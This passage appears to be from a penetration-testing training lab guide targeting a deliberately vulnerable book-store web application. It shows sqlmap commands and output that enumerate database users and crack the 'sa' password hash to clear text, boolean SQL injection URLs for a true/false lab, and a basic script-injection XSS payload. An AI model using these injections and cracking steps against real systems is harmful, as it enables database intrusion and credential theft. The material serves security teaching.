python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" -D BookApp -T sysdiagrams --columns --dump

```
strategicsec@ubuntu: ~/toolz/sqlmap-dev
[21:39:20] [INFO] fetching columns for table 'dbo.sysdiagrams' on database 'BookApp'
Database: BookApp
Table: dbo.sysdiagrams
[5 columns]
+--------------+-----------+
| Column       | Type      |
+--------------+-----------+
| definition   | varbinary |
| diagram_id   | int       |
| name         | nvarchar  |
| principal_id | int       |
| version      | int       |
+--------------+-----------+

[21:39:20] [INFO] fetching columns for table 'dbo.sysdiagrams' on database 'BookApp'
[21:39:20] [INFO] fetching entries for table 'sysdiagrams' on database 'BookApp'
Database: BookApp
Table: dbo.sysdiagrams
[0 entries]
+------------+------------+------+--------------+---------+
| definition | diagram_id | name | principal_id | version |
+------------+------------+------+--------------+---------+
+------------+------------+------+--------------+---------+
```

python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" --users --passwords

```
[00:45:45] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET, Microsoft IIS 8.5, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2012
[00:45:45] [INFO] fetching database users
database management system users [15]:
[*] ##MS_AgentSigningCertificate##
[*] ##MS_PolicyEventProcessingLogin##
[*] ##MS_PolicySigningCertificate##
[*] ##MS_PolicyTsqlExecutionLogin##
[*] ##MS_SmoExtendedSigningCertificate##
[*] ##MS_SQLAuthenticatorCertificate##
[*] ##MS_SQLReplicationSigningCertificate##
[*] ##MS_SQLResourceSigningCertificate##
[*] BUILTIN\\Users
[*] NT AUTHORITY\\SYSTEM
[*] NT Service\\MSSQL$SQLEXPRESS
[*] NT SERVICE\\SQLWriter
[*] NT SERVICE\\Winmgmt
[*] sa
[*] WIN-LEHKTCCETQ8\\Administrator

[00:45:45] [INFO] fetching database users password hashes
[00:45:47] [WARNING] something went wrong with full UNION technique (most probably because of limitation on retrieved number of e
ntries). Falling back to partial UNION technique
[00:45:49] [WARNING] the SQL query provided does not return any output
[00:45:50] [WARNING] the SQL query provided does not return any output
[00:45:50] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[00:45:50] [INFO] fetching database users
[00:45:50] [INFO] fetching number of password hashes for user 'sa'
```


Choose defaults to try dictionary attack of default SQLMap dictionary

```
[21:40:24] [INFO] using hash method 'mssql_passwd'
what dictionary do you want to use?
[1] default dictionary file '/home/strategicsec/toolz/sqlmap-dev/txt/wordlist.txt' (press
 Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[21:40:29] [INFO] using default dictionary
[21:40:29] [INFO] loading dictionary from '/home/strategicsec/toolz/sqlmap-dev/txt/wordli
st.txt'
do you want to use common password suffixes? (slow!) [y/N]
[21:40:32] [INFO] starting dictionary-based cracking (mssql_passwd)
[21:40:32] [INFO] starting 4 processes
[21:40:35] [INFO] cracked password 'database' for user 'sa'
database management system users password hashes:
[*] sa [1]:
    password hash: 0x01004086ceb686e0431880f0ff5afbb8319cbcc6b2dc29fc8785
        header: 0x0100
        salt: 4086ceb6
        mixedcase: 86e0431880f0ff5afbb8319cbcc6b2dc29fc8785
    clear-text password: database
```


Lab 20: True/False SQL Injection

Go to the address below in Firefox - Tell me what this command does (1 point), and does it get detected by the IDS:


http://54.149.82.150/bookdetail.aspx?id=2 or 1=1--



http://54.149.82.150/bookdetail.aspx?id=2 or 1=2--




http://54.149.82.150/bookdetail.aspx?id=1*1




You should notice that you get one page when you submit a true statement, and another one when you submit a false statement.

This is the basis of how sql injection works.


http://54.149.82.150/bookdetail.aspx?id=2 or 1 >-1#




http://54.149.82.150/bookdetail.aspx?id=2 or 1<99#




http://54.149.82.150/bookdetail.aspx?id=2 or 1<>1#



http://54.149.82.150/bookdetail.aspx?id=2 or 2 != 3--




http://54.149.82.150/bookdetail.aspx?id=2 &0#




Lab 21: Basic XSS

Open the home page


Welcome page - Mozilla Firefox
Welcome page
54.149.82.150/Default.aspx
Search
Books Forever
Go
Home
Login
Contact
Books Search
Title
Go
Advanced Search
Catalog
A B C D E F G
H I J K L M N
O P Q R S T U
V W X Y Z
NOTE:
Search your books & authors by the first name
Knowmore
SOAP is a simple XML-based
Welcome to our site
This is a template designed by free website templates for you for free you can replace all the text by your own text. This is just a place holder so you can see how the site would look like. If you're having problems editing the template please don't hesitate to ask for help on the forum. You will get help
Top Bestsellers
Do not Make Me Think A Common Sense Approach to Web Usability by Steve Krug and Roger Black
Price: $11.00
more detail
A Guide to the Wireless Engineering Body of Knowledge by John Wiley & Sons
Price: $30.00
more detail
Welcome guest !
Latest Releases & News
July 21st, 2009
This is a template designed to explore web services (SOAP) attacks.
SOAP is a simple XML-based protocol to let applications exchange information over HTTP.
It is important for application development to allow Internet communication between programs.
June 22nd, 2005
Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security


Enter <script>alert(123);</script> in the top right search box and hit go
We get script execution



